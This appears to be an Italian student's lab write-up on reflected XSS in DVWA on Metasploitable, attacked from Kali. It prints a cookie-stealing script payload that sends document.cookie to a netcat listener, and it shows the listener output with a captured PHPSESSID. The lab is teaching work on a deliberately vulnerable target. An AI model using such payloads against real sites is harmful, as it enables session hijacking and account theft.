
Modulo 4 Esercizio Xss e SQL Injection


Mi accerto che le due macchine siano collegate tra loro facendo un ping da kali verso Metaspoitable

Mi collego alla macchina tramite rete ed entro nella DVWA e metto la sicurezza su "low"



Dal menù a fianco scelgo la voce XSS Reflected dove inizio a inserire i tag HTML

<script>alert('XSS')</script>



<script>window.location='http://127.0.0.1:12345/?cookie='+document.cookie</script>

Con questo script andremo a reindirizzare i cookie sul localhost nella porta in ascolto, usando netcat vedremo

```
____(kali⊕ kali)-[~]

$ nc -l -p 12345
GET //cookie=security=low;%20PHPSESSID=607b5315f7e7585264de72f4cbbe3c2b HTTP/1
.1
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/1
02.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.2.100/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```